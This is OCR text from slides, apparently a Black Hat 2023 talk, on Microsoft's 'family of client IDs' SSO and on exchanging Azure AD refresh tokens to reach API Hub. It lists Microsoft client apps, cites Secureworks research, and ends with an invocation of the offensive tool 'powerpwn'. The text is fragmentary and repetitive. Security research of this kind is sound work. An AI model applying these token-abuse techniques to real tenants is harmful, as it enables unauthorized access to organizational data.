







application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office
Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client
Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge


How does msft cross-app SSO work? (or introduction to family of client IDs)




application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office
Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client
Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

How does msft cross-app SSO work? (or introduction to family of client IDs)








application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office
Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client
Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

Family of client IDs

Microsoft Azure CLI



secureworks/**family-of-client-ids-research**

Research into Undocumented Behavior of Azure AD Refresh Tokens


1 Contributor · 0 Issues · 97 Stars · 10 Forks

API Hub token

Exchange tokens to win

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client



Microsoft Azure

Microsoft


hacker5@pwntoso.onmicrosoft.com

Are you trying to sign in to Microsoft Azure CLI?

Only continue if you download the app from a store or website that you trust.

And now for the fun part

@mbrg0



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h


------------------------------------------------------------

